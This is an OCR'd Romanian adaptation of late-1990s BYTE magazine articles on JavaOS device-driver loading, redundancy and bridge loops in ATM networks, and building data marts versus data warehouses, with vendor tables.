
Unele dintre aceste drivere sunt legate, adică au codul ca şi componentă a imaginii SO de bază. Driverul de reţea JavaOS, de exemplu, este totdeauna legat deoarece trebuie să fie prezent la încărcare pentru a obţine alte servicii sistem din reţea. Alte drivere se află, în afara imaginii SO, de bază, şi codul acestora poate fi undeva în reţea.

Deoarece JavaOS este orientat reţea, se folosesc fişiere HTML pentru identificarea driverelor în sistemul de fişiere ROM. O înregistrare într-un fişier HTML este un URL care defineşte locul codului de driver. Acest URL poate indica un loc din codul binar SO (în cazul driverelor legate, ca cel de reţea) sau poate indica o altă locaţie din reţea.

O clasă sistem specială, device manager citeşte informaţiile despre echipament din arborele de echipamente şi construieşte baza de date cu echipamente sistem. Aceasta conţine intrări pentru fiecare echipament, pentru platforma dată. În plus, urmăreşte care fişiere de clase implementează interfeţe la diferite echipamente. Device manager utilizează sistemul de fişiere din ROM, pentru a asocia interfeţele şi echipamentele cu drivere, aşa cum se vede în figura „Încărcarea JavaOSs.

Deoarece driverele de echipament sunt identificate în JavaOS, folosind fişiere HTML, este posibilă utilizarea unui navigator Web pentru a vedea topologia echipamentelor din sistem, chiar şi de la un alt client JavaOS (dacă există drepurile necesare). Acest lucru este util pentru diagnostic şi depanare de la distanţă.

Este de asemenea posibil ca baza de date a echipamentelor sistem să se actualizeze automat, dinamic, pe măsură ce se adaugă la şi se scot echipamente din sistem. Acest lucru este valabil, indiferent dacă accesul are loc prin cartele ce se pot insera din mers sau dacă se face instalare din reţea.


Încărcarea JavaOS

❶ Boot / code generează arbore de echipamente IEEE 1275.
❷ Device manager utilizează arborele pentru a localiza echipamentele în ROM.
❸ Sistemul de fişiere utilizează tabele HTML în care URL arată sau către o imagine din ROM (driver reţea) sau către un fişier din reţea.
❹ După ce s-au instalat driverele, device manager construieşte o bază de date de echipamente pentru a fi utilizată de serviciile SO.

JavaOS utilizează un arbore de echipamente Open Firmware din codul încărcător, pentru localizarea driverelor pentru platforma dată.

Un produs actual

JavaOS oferă funcţionalitatea unui client bogat, într-un volum de client sărac. În final, JavaOS poate fi considerat că permite întreprinderilor mari să adopte ca standard soluţia extensibilă Java pentru transfer de informaţii la pagere, telefoane digitale NC-uri şi staţii de lucru.

JavaOS oferă o posibilitate pentru furnizorii de nuclee să se extindă pe piaţa mai mare a platformelor de aplicaţii Java. Prin înglobarea unui kernel propriu sub JavaOS, furnizorul unui nucleu menţine avantajele tehnologice ale propriului produs şi câştigă simultan acces la marea bază de instalări de aplicaţii Java.


Distribuirea pe scară largă de JavaOS poate duce la trafic mai mare în reţea şi vulnerabilitate crescută la blocajele de server. Dar versiunile viitoare vor implementa cache pentru obiecte, posibil bazat pe algoritm LRU (least recently used). Un cache de obiecte va reduce semnificativ traficul în reţea şi va reduce vulnerabilitatea. Pentru cache, ar putea fi nevoie de memorie flash sau un disc mic pe platforma client. ■

Charles Mirho este autor / programator din Silicon Valley. Îl puteţi găsi la: **mirho@pacbell.com.** *Tom Clements este scriitor tehnic la divizia JavaSoft de la Sun Microsystems. Îl găsiţi la:* **tom.clements@eng.sun.com.**

[[illegible] publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

O reţea ATM robustă necesită mai mult decât cabluri suplimentare. O configuraţie potrivită pentru comutatoare şi rutere este crucială.. *By Jeffrey Fritz*

Siguranţă pentru ATM: partea a II-a



Redundanţă pentru LAN-uri emulate

LES = LAN Emulation Server
BUS = Broadcast and Unknown Server
LEC = LAN Emulation Client

Note: Conexiuni similare punct la multipunct există la BUS 1,2 şi 3. Acestea au fost omise pentru claritate.

Perechile LES/BUS redundante permit o partajare a sarcinii şi elimină căderile punctelor singulare.

Luna trecută am discutat diferite metode de furnizare a redundanţei pentru reţele care au coloane ATM. Am explicat cum modul de aranjare al comutatoarelor ATM într-o configuraţie plasă şi conectarea duală a staţiilor de lucru poate furniza toleranţă la defecte. De asemenea, am afirmat că o creare a perechilor LES/BUS (LAN Emulation Server/Broadcast and Unknown Server), folosind dispozitive ATM multiple a fost o metodă bună de asigurare a disponibilităţii serviciilor LANE. În această lună, vom cerceta detaliile creării unor servicii LANE redundante şi vom învăţa cum uneori, pentru o reţea ATM, redundanţa poate lucra împotriva voastră.

Perechi LES/BUS redundante

Viitoarea versiune LANE 2.0 a Forumului ATM va furniza redundanţă pentru serviciile LANE. Specificaţiile versiunii LANE 1.0, din februarie 1995, nu au furnizat detalii pentru redundanţa LANE, însă, din perspectiva implementării ele nu blochează redundanţa. Producătorii, au implementat, sub LANE 1.0, metode de furnizare a redundanţei LANE care s-ar putea sau nu să fie interoperabile - chiar dacă furnizează aceeaşi formă de redundanţă.

Una din cele mai comune forme ale redundanţei LANE permite fiecărui LES să fie făcut conştient de existenţa celorlalte servere LANE de pe aceeaşi reţea LAN emulată (e-LAN). Când apare acest lucru, se spune că serverele LES operează ca şi „perechi cooperante“. Desigur, dispozitivele ATM care rulează serviciile LANE trebuie să fie capabile să suporte perechile LES/BUS redundante.

Figura „Redundanţă pentru LAN-uri emulate“, ilustrează cum pot fi configurate perechile LES/BUS redundante. Remarcaţi faptul că un client A de emulare LAN (LEC - LAN emulation client) este servit de perechea LES/BUS 1, LEC B este deservit de perechea LES/BUS 2, iar LEC C este deservit de perechea LES/BUS 3. În realitate, clienţii multipli sunt în mod uzual suportaţi de o singură pereche LES/BUS. Cu toate acestea, pentru simplitate, am indicat doar un singur LEC pentru o pereche LES/BUS.

Dispozitivele LES cooperante folosesc conexiuni punct-multipunct de la fiecare LES, la fiecare din celelalte perechi LES asociate cu această reţea e-LAN particulară. Aşa cum poate fi observat din figură, există o conexiune punct-multipunct de la LES 1 la LES 2 şi LES 3. În mod similar, LES 2 are conexiuni punct-multipunct la LES 1 şi LES 3. Iar LES 3 are o conexiune punct-multipunct la LES 1 şi LES 2. Folosind conexiunile punct-multipunct, fiecare LES devine conştient de existenţa celorlalte servere LES de pe e-LAN şi poate schimba informaţii cu ele. Din moment ce, aceeaşi informaţie de configurare există în toate serverele LANE cooperante, dacă unul din dispozitivele LES/BUS ar eşua, o altă pereche i-ar lua locul. Aceeaşi redundanţă apare dacă cablul care alimentează un dispozitiv LES/BUS este tăiat.

Pentru claritate, figura ilustrează doar conexiunile la serverele LANE. Aceeaşi redundanţă este, în mod uzual, realizată şi pentru BUS-uri. Fiecare BUS are conexiuni punct-multipunct la fiecare din celelalte perechi BUS din e-LAN. Dacă un BUS cade, altul îi ia locul.

Timpi de refacere după defecte

În reţele fără conexiuni, cum ar fi Ethernet, fiecare pachet este rutat individual. Aceasta face ca reconstituirea după defecte să fie rapidă şi uşoară. Oricum, ATM se bazează pe apeluri prin conexiuni, pe canale virtuale (VCC - Virtual Channel Connections) pentru transportarea datelor prin reţea. Când apare vreo disfuncţionalitate, comutatoarele din reţeaua ATM trebuie să redirijeze apelurile existente. Aceasta cere timp. De asemenea, reţeaua ATM trebuie să se ocupe cu mai mult de un singur tip de apel. Unele apeluri sunt configurate pe data-direct VCC. Un data-direct VCC transportă date utilizator la o singură adresă (unicast). Astfel, VCC acţionează mai mult ca şi o conexiune telefonică. Alte apeluri sunt configurate pe VCC-uri cu control-direct sau configurare-directă. În principal, aceste VCC-uri sunt folosite pentru servicii LANE şi transmisii cu o singură adresă. Ele sunt analoge infrastructurii de control a sistemului telefonic care ajută la rutarea apelurilor, de la apelare până la partea apelată. Aceste VCC-uri suportă în mod tipic conexiuni la LES şi BUS.

Când o cădere în reţea întrerupe doar conexiunile pe canale virtuale data-direct, timpii de refacere tind să fie scurţi. Aceasta pentru că VCC-urile de control- şi configurare-directă sunt încă în viaţă, astfel că, serviciile LANE nu sunt afectate de cădere. E necesar doar un simplu proces de reconectare a apelurilor data-direct.

Atunci însă când VCC-urile de control şi configurare-directă sunt întrerupte, serviciile LANE însele vor fi întrerupte. Înainte ca apelurile data-direct să poată fi refăcute, clienţii LANE trebuie să se reconecteze cu LES/BUS-urile potrivite şi să reînregistreze serviciile LANE. Acest proces durează considerabil, mai mult decât o simplă reconectare a apelurilor data-direct.


Veştile bune sunt că, în ambele cazuri, refacerea va fi rapidă, în funcţie de care legături sunt rupte şi câte comutatoare sunt implicate. Într-o reţea tipică cu magistrale, apelurile pot fi refăcute în max. 30 secunde. Pentru căderile de reţea, aceasta reprezintă o durată respectabilă de timp.

Buclarea punţilor

Buclele apar atunci când există căi multiple de la sursă la destinaţie, într-un mediu cu punţi. Buclarea punţilor este afurisită: Ea cauzează turbulenţe de trafic care pot îngenunchea cu uşurinţă reţeaua unei întregi întreprinderi. E bine de reţinut că, atunci când conexiunile redundante nu sunt bine configurate, ele se pot transforma în bucle pentru punţi.

În LANE, versiunea 1.0, tot ce există în interiorul unui e-LAN este conectat prin punţi. Aceasta favorizează crearea accidentală a buclelor, din moment ce, în furnizarea redundanţei, noi creăm într-adevăr căi paralele multiple. Oricum, există metode care pot fi aplicate pentru a elimina buclarea punţilor.

Unele comutatoare ATM suportă protocolul IEEE 802.1d Spanning Tree. Spanning Tree a fost dezvoltat, în mod special, pentru a preveni buclarea punţilor. El face acest lucru, asignând legăturilor paralele unele costuri ale căii. Astfel, algoritmul Spanning Tree va închide în mod automat comutatorul sau porturile punţilor de pe legăturile paralele cu cel mai ridicat cost. Aceasta dezactivează căile paralele şi previne buclarea. Dacă conexiunea primară cade, algoritmul se întoarce la port, conectând calea redundantă.



Buclele pot fi eliminate prin specificarea rutelor preferate dintre comutatoare.

Din nefericire, nu fiecare comutator ATM suportă Spanning Tree. Cu toate astea, chiar şi în aceste comutatoare, buclarea poate fi evitată. Presupunem că switch-ului A din figura „Conexiuni redundante fără bucle“ i se transmite că preţul către comutatorul B, pe fibra A este zero. Totuşi, costul către B, pe calea alternativă cum ar fi pe fibrele D, C, sau B şi E este 10, respectiv 15. Din moment ce căile redundante sunt asociate cu costuri ridicate, ele nu vor fi folosite, atât timp cât va exista prima cale. Astfel, buclarea este mai puţin probabil să apară. Valorile costului sunt evaluate de către administratorul reţelei pe baza conexiunii de port. Indiferent de ce metodă alegeţi, scopul este să aveţi căi redundante, care să rămână inactive până la căderea căii principale.

Monitorizare defensivă

Este uşor să devii suficient de asigurat, având reţele proiectate cu un înalt grad de redundanţă. Oricum, această senzaţie falsă de asigurare poate fi periculoasă. Mai mulţi administratori de reţea au fost surprinşi când inelele lor FDDI, deja buclate, au suferit o cădere suplimentară. Din păcate, aceşti manageri n-au fost conştienţi de buclarea originală, până ce reţeaua a fost ruptă în două de a doua cădere.

În mod clar, pentru a corecta situaţia iniţială, trebuie să fie luate măsuri rapide, în principal dacă redundanţa reţelei ascunde o problemă serioasă. Conducerea ar trebui să monitorizeze defensiv starea reţelei, pentru a se asigura că este perfect funcţională. Aceasta presupune verificări regulate şi îngrijite ale conexiunilor fibrei, comutatoarelor, ruterelor şi staţiilor de capăt ATM. Este suficient să specificăm că monitorizarea stării reţelei cu unelte de administrare, cum ar fi SNMP sau Integrated Local Management Interface, este esenţială.

Supravieţuind pierderii

Reţelele ATM pot fi construite cu capacitatea de-a supravieţui la căderea unor cabluri sau comutatoare. Combinarea serviciilor LES/BUS cooperante, redundante, cu cablare ţesută şi duală, asigură un înalt grad de supravieţuire oricărei reţele. Aceasta înseamnă că şi cu conexiuni orientate, configuraţii punct-cu-punct şi punct-multipunct, o coloană ATM totuşi poate fi făcută sigură. Indiferent dacă cade un comutator ATM sau un cablu de alimentare, reţeaua va supravieţui. ■

Jeffrey Fritz este responsabil pentru dezvoltarea de tehnologii de vârf pentru reţele la West Virginia University. Este autorul cărţii: Remote LAN Access: A Guide for Networers and the Rest of Us (Manning Publications / Prentice Hall PTR). Îl puteţi găsi la jfritz@wvu.edu.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Atenție, cumpărători din magazine de date

Pentru accesul la datele dumneavoastră prețioase, puteți construi magazine de date pornind de jos în sus sau de sus în jos.

De Karen Watterson

Scenariul nr.1: Corporația dumneavoastră mare are un depozit de date pentru toată întreprinderea și care conține informațiile necesare în departamentul dumneavoastră, ascunse undeva. Problema este că, pentru a izola datele necesare, trebuie să tăiați și potriviți mai mult ca Julia Child, să faceți mai multe piruete ca Nijinsky și mai multe scufundări ca Jacques Cousteau. În plus, administratorul dumneavoastră de rețea se uită urât din cauza traficului la serverul de producție utilizat, din care toți doresc o bucățică.

ILUSTRAȚIA: DOUGLAS FRASER © 1997

Scenariul nr.2: Departamentul sau mica firmă la care lucrați s-ar bucura să actualizeze modul de lucru cu datele din baza de date. Dar prețul și efortul necesar configurării unui depozit de date vă permit doar să visați la așa ceva.

Depozitul de date (data werehouse) este o temă actuală, deoarece întreprinderile își dau seama că pot utiliza informația ca armă în competiția de pe piață. Ideea este de a consolida și agrega datele din sistemele de producție într-un depozit de date centralizat sau distribuit, sau în magazine de date de unde utilizatorii pot lua date. Utilizatorii pot apoi utiliza datele obținute pentru, să zicem, oferirea unei deserviri mai bune a beneficiarilor, pentru o analiză mai bună și mai rapidă, sau pot reprezenta datele în noi moduri care evidențiază probleme sau oportunități nedetectabile altfel.

Alte două stimulente pentru crearea de depozite de date sau magazine de date sunt posibilitatea de a face minerit de date și posibilitatea de a oferi acces la datele rezultate din depozit pe Internet. Vestea bună este că magazinul de date poate satisface ambele cerințe: accesul local la date semnificative la un cost și efort care nu vă vor distruge.

Depozit sau magazin?

Cu toate zvonurile că magazinele de date sunt singura cale, fiind mai puțin costisitoare decât depozitele de date pentru întreprinderi, terminologia în sine poate avea o componentă emoțională (vedeți și tabele Depozit sau magazin?). Atunci când Bill Inmon, unul din fondatorii firmei Prism Solutions și acum conducătorul propriei firme de depozite de date Pine Cone Systems, a definit pentru prima dată un depozit de date în 1990 ca fiind „o colecție de date orientată pe subiect, integrată, funcție de timp și nevolatilă pentru suport în decizii de management“ viziunea lui a fost pentru toată întreprinderea.

Definițiile de azi, orientate mai mult spre procese, se concentrează mai mult la înmagazinare decât la depozit sau magazin. Depozitarea (warehousing) se referă la un set de procese sau o arhitectură care contopește date înrudite din multe sisteme funcționale, pentru a oferi o viziune integrată a datelor, care pot fi de la multe departamente din firmă.

Magazinele de date, pe de altă parte, au o tendință de orientare pe subiect sau departament. Ele pot fi subseturi ale unui depozit mai mare (în acest caz fiind magazine dependente), dar acest lucru nu este o cerință și există multe magazine independente. Nici nu puteți defini magazinele de date în termeni de dimensiune, nefiind în mod necesar mai mici decât depozitele de date ale firmei. Este posibil, de exemplu, ca pentru analiza unei unități funcționale din firmă să fie nevoie de atât de multe date istorice încât volumul este mai mare decât datele la nivel de sumar, disponibile în depozitul de date utilizat curent de firmă.

Confruntarea între depozit și magazin este unul din subiectele la care nu există răspunsuri simple. Unele organizații insistă că magazinele sunt subseturi din depozite și că nu puteți (sau n-ar trebui) să aveți magazine, până ce nu creați un depozit de date al întreprinderii (și modelul pentru date). Alții spun că în mediul cu o competiție acerbă de azi trebuie să fiți nebun ca să vă aventurați într-un proiect de depozit de date multinivel, ca o cerinţă primară de desfăşurare a oricărui magazin de date. Ei cred că este mai rezonabil să abordaţi un proiect pilot simplu de magazin de date pentru activitatea de bază a firmei, aceea care realizează 90% din profit şi să urmăriţi rezultate imediate.

Şi date fiind preţurile relativ modeste pentru magazinele de date, nu este oare rezonabil să vedeţi în primul magazin de date o încercare care poate fi eventual abandonată? Fred Brooks în cartea Mythical Man Month afirmă că „acolo unde se foloseşte un concept de sistem sau o tehnologie nouă trebuie construit un sistem la care se va renunţa pentru că nici cea mai bună planificare nu este atât de atotcunoscătoare ca să fie bună din prima încercare“. Cu alte cuvinte, trebuie chiar să prevedeţi că renunţaţi la prima variantă, căci există şansa ca să se întâmple aşa orice aţi face.

Astfel, un magazin de date este similar unui depozit care conţine toate datele organizaţiei, dar are un scop mai limitat. În mod tipic este orientat spre necesităţile unei anumite unităţi din firmă sau pe o anumită funcţie şi este mai ieftin şi mai uşor de implementat decât un depozit de date. Pe de altă parte, cu toate că este mai ieftin, mai uşor de început (fiind date pachetele de pornire pentru 30 la 90 de zile) şi adesea mai performant decât giganticul depozit, adesea este greu scalabil.

Harta rutieră pentru magazinul de date

Indiferent dacă extrageţi magazinul de date dintr-un depozit de date al întreprinderii sau dacă porniţi de la zero trebuie să ţineţi seama de următoarele aspecte:

1) Justificare

Care este justificarea pentru magazinul de date?
- Permite lucrătorilor să consulte informaţii
- Răspuns rapid la evenimente cruciale din organizaţie
- Răspuns rapid la tendinţe de piaţă şi tehnologice
- Timp şi costuri reduse pentru acces repetitiv la informaţii

2) Mişcarea datelor staţionare

De unde provin datele?
- Informaţii interne tradiţionale
- Netradiţionale, interne şi externe

- Baze de date
- E-mail
- Imagini
- Internet
- Studii de piaţă
- Agenţii de ştiri
- Date de profil
- Fişiere text
- Video
- Voce

Cum vor fi pregătite datele?
Extragerea şi transformarea datelor
- Din depozitul de date al întreprinderii în magazin
- Din surse externe depozitului în magazin

Curăţirea datelor, reproiectarea şi autentificarea

Cum va fi folosit softul intermediar pentru legarea surselor la magazinul de date?

În ce bază de date vor fi stocate datele?
- DB-uri pentru calculatoare MPP (massively parallel processing)
- DB-uri pentru sisteme SMP (symetric multiprocessing) şi uniprocesor
- Motoare de baze de date multidimensionale

3) Platforme şi acces la informaţie

Care sunt platformele hard pentru magazinele de date?
- Calculatoare MPP
- Calculatoare SMP şi ciorchini (cluster)
- Server local

Ce unelte ajută la construcţia magazinelor de date?
- Administrare metadata
- Unelte de dezvoltare pentru a crea aplicaţii de furnizare de informaţii, EIS şi DSS
- Data mining
- Vizualizare
- Acces de pe Web
- Desktop OLAP
- Server(e) ROLAP
- Detectare evenimente, agenţi, alarme

Cum vor fi oferite datele la utilizator?
- Unelte de vizualizare
- Foi de calcul tabelar
- Baze de date desktop
- Editoare de rapoarte
- Aplicaţii specializate

4) Management

Ce administrează procesul?
- Manager de administrare de bază de date sau program
- Manager de administrare magazin de date sau program

Magazine de date

De jos în sus...

Dacă doriţi un magazin simplu de date şi aveţi puţine surse de date:

◆ Aveţi în vedere furnizorul principal al bazei dumneavoastră relaţionale de date, mai ales dacă datele se află deja în baza de date

◆ Vedeţi şi pachetele de la alţi furnizori

◆ Scop: simplitate, compatibilitate, costuri reduse, posibilităţi de extensie

Dacă porniţi de la zero:

◆ Aveţi în vedere metodologia cu suport de la furnizor

◆ Creaţi o arhitectură, modele de date şi maparea datelor

◆ Scop: cost redus, adecvat la sarcini

... sau de sus în jos

Dacă aveţi un depozit de date al întreprinderii:

◆ Alegeţi datele adecvate sarcinii

◆ Configuraţi un magazin încărcat cu un subset din depozitul de date

◆ Scop: utilizarea sistemului existent şi selectarea datelor utilizabile

Trei de m: modele, metodologii şi metadate

Există totuşi un stimulent puternic pentru a face lucrurile bune de la început. Cum porniţi? Pentru magazine simple de date puteţi avea în vedere furnizorul bazei proprii de date relaţionale, mai ales dacă datele sursă se află deja într-o bază de date IBM, Informix, Oracle sau Sybase. Fiecare dintre aceşti furnizori oferă pachete de magazine de date la sub 100.000$, pornind de la Windows NT şi până la sisteme MPP (Massively Parallel Processing) cum se vede în tabela: „Furnizori de pachete de magazine de date“.

Totuşi, majoritatea proiectelor de depozite şi magazine de date încep cu întâlniri care încearcă să definească dintr-o dată scopul, produsele, platformele, derularea în timp şi bugetul. Uneori ajută să aveţi o metodologie de urmat. Majoritatea furnizorilor oferă un fel de metodologie, poate sub forma unor configuratoare specifice ramurii industriale, sau expertize, sau dispun de ceva mai bun dar au apărut puţine metodologii generice.

Unele metodologii, ca cea a lui Earl Hadden au fost licenţiate de furnizorii de magazine de date. Data Warehouse Framework a lui Hadden, bazată pe cadrul pentru arhitectura sistem a lui John Zachman constă dintr-o matrice cu linii pentru proprietari, arhitecţi, proiectanţi, constructori şi coloane pentru date, proces, loc, organizaţie, eveniment şi business driver. Hadden Data Warehouse Method constă din trei strategii de bază: arhitectură, implementare şi operare /dezvoltare. O altă metodologie binecunoscută este Iterations de la Prism (http://www.prismsolutions.com).

Etapa de arhitectură este de obicei cea mai dificilă, deoarece constă din identificarea surselor de date, construirea modelului de date, atât la nivel conceptual, cât şi la nivel logic şi maparea datelor de producţie în depozitul de date sau magazin (deci construirea modelului fizic). Nu este surprinzător că furnizorii de modele de date tradiţionale încep să ofere ajutor în proiectarea depozitelor şi magazinelor de date. PowerDesignor (numit înainte S-Designor) de la Powersoft include, de exemplu, un modul nou Warehouse Architect pentru proiectarea şi construirea depozitelor şi magazinelor de date Sybase IQ. Cayenne Software (http://www.cayennesoft.com) este un alt furnizor pentru modelare date care oferă ajutor în proiectarea de depozite şi magazine de date.

Dacă aţi auzit deja de scheme stea (star schemas), OLAP (On-Line Analytical Processing) sau motoare multidimensionale de baze de date, vă întrebaţi probabil cum se integrează în modelul de date. Termenul OLAP a fost făurit de Ted Codd şi Chris Date. ROLAP (Relational OLAP) se referă la motoare şi unelte care adaugă mai multe dimensiuni datelor dintr-un RDBMS (Relational Database Management System), folosind tehnici ca schemele stea.

Magazin de date sau depozit de date?

	Magazin de date	Depozit de date
Dimensiune	În medie 50 GB; posibil 250 GB	Adesea teraocteţi
Scop	Specific subiect sau zonă	Depozitar pentru întreprindere
Pornirea	De jos în sus	De sus în jos, împreună cu modelul de date al întreprinderii
Controlul	Departmental	IS
Timpul afectat	3 la 6 luni	1 la 2 ani
Costul	$10,000 to $1,000,000	Milioane de dolari

Termenul de scheme stea se referă la proiecte speciale de baze de date care fac bazele de date relaţionale adecvate unor interogări ad-hoc slice-and-dice (pe secţiuni şi cuburi). Schemele stea constau din tabele de fapte şi dimensiuni, ideea fiind mimarea unei baze de date cu mai multe dimensiuni prin vederi de date (de exemplu, vizualizarea vânzărilor pe regiuni sau la un moment). Fulguirea (snowflaking) se referă la separarea dimensiunilor (adică descompunerea lor). Atât schemele stea, cât şi fulguirea, au ca rezultat baze de date nenormalizate şi constau din date redundante şi precalculate. Denormalizarea, un cuvânt urât din domeniul bazelor de date de producţie, duce la performanţe ridicate pentru depozitul de date.

Toate produsele de depozite de date îşi pun metadatele undeva, adesea chiar în DBMS, dar nu există încă format acceptat pe scară largă pentru metadate (date despre date). Din fericire se depun deja eforturi (http://www.metadata.org) pentru a se defini asemenea standarde, lucru care va fi din ce în ce mai util pe măsură ce organizaţiile caută să-şi consolideze magazine de date independente, să integreze utilizarea partajată a datelor între firme pe Internet şi lucrează cu depozite şi magazine de date moştenite rezultate de pe urma unor fuzionări sau achiziţii. Aşa cum vă aşteptaţi, domeniul în creştere al uneltelor de administrare de depozite de date îşi îndreaptă acum atenţia spre metadate.

Ar trebui să fie evident, dar cu cât cheltuiţi mai mult timp lucrând efectiv la un model de date bun, administrat centralizat, cu atât va fi mai uşor să realizaţi şi alte magazine de date şi să le consolidaţi într-un depozit de date consistent, dacă acesta este scopul final pentru organizaţie. Pericolul realizării de magazine de date independente cu modele de date inconsistente este că nu numai că trebuie să le actualizaţi independent, dar va trebui să administraţi şi seturi multiple de metadate probabil inconsistente.

Paşi de procesare: curăţirea şi încărcarea datelor

Aţi putea crede că făcând modelarea datelor şi maparea aţi făcut partea cea mai dificilă a construcţiei unui depozit sau magazin de date. Dar mai des decât rar, pasul de curăţire a datelor ia şi mai mult timp. Adevărul trist este că majoritatea datelor din firmă conţin nu numai date eronate, dar au şi inconsistenţă greu de eliminat.

Unul din lucrurile cele mai greu de acceptat la construirea unui depozit sau magazin de date este modul în care decideţi cât de curat este ceva curat. Acest lucru diferă în funcţie de destinaţia şi utilizarea depozitului sau magazinului de date. Unii implementatori se bazează pur şi simplu pe regula clasică 80/20. Cu toate că ideea de 20% de date rele

Resurse adiţionale

La ultima numărare existau peste 30 de cărţi despre depozite de date. Două dintre ele se remarcă, având reţete bune de pornire. Cartea lui Ralph Kimball, The Data Warehouse Toolkit: Practical Techniques for Building Dimensional Data Warehouses (1966, ISBN 0-471-15337-0, cu CD) şi The Data Model Resource Book: A Library of Data Models and Data Warehouse Designs (1997, ISBN 0-471-15364-8) de Levin Silverston, Bill Inmon şi Kent Graziano.

Un alt pamflet foarte util, disponibil gratuit de la Cognos (http://www.cognos.com) este Multidimensional Manager: 24 Ways to Impact Your Bottom Line in 90 Days, de Richard Connely, Robin McNeill şi Roland Mosimann.

Larry Greenfield administrează un sit Web excelent (http://pwp.starnetinc.com/pwp/larryg/index) despre depozite de date şi firma de studii de piaţă din Marea Britanie, Spectrum Reports are de asemenea publicaţii bune „ce şi cum", la http://www.aladdin.co.uk/mw_spectra/collection/database.htm. Applied Technology Group (ATG, http://www.techguide.com) are o colecţie excelentă de îndrumătoare tehnice care pot fi descărcate de pe Web despre depozite de date şi magazine de date ca şi despre dimensionarea mediilor de stocare.

Mai există două organizaţii bune, fiecare cu peste 3000 membri, dedicate domeniului. Una este The Data Warehousing Institute (TDWI, http://www.dw-institute.com). Cotizaţia este de 195$ pentru cei din SUA şi 245$ pentru alţii. Cealaltă organizaţie este IDWA de la DCI (http://www.idwa.org), care cere cotizaţie de 100$ pe an. TDWI oferă şi un poster excelent despre produse de depozite de date şi întreţine o listă de răspuns prin fax pentru documentele disponibile.

Furnizori reprezentativi de pachete de magazine de date

Furnizor	Pachet	Preţ de pornire	Adresă Web
Arbor Software	Essbase	$37,000	http://www.arborsoft.com
Digital Equipment Corp.	Digital Data Mart (uses Informatica's PowerMart)	$99,500	http://www.digital.com
Fiserv, Inc.	InformEnt (for banks)	Client-specific	http://www.fiserv.com/inform
IBM Corp.	Visual Warehouse for Windows NT	$22,500	http://www.software.ibm.com
IBM Corp.	AS/400	$7995	http://www.as400.ibm.com
Informatica	PowerMart	$50,000	http://www.informatica.com
Information Advantage	DecisionSuite	$29,995	http://www.infoadvan.com
Information Builders, Inc.	SmartMart	$55,000	http://www.ibi.com
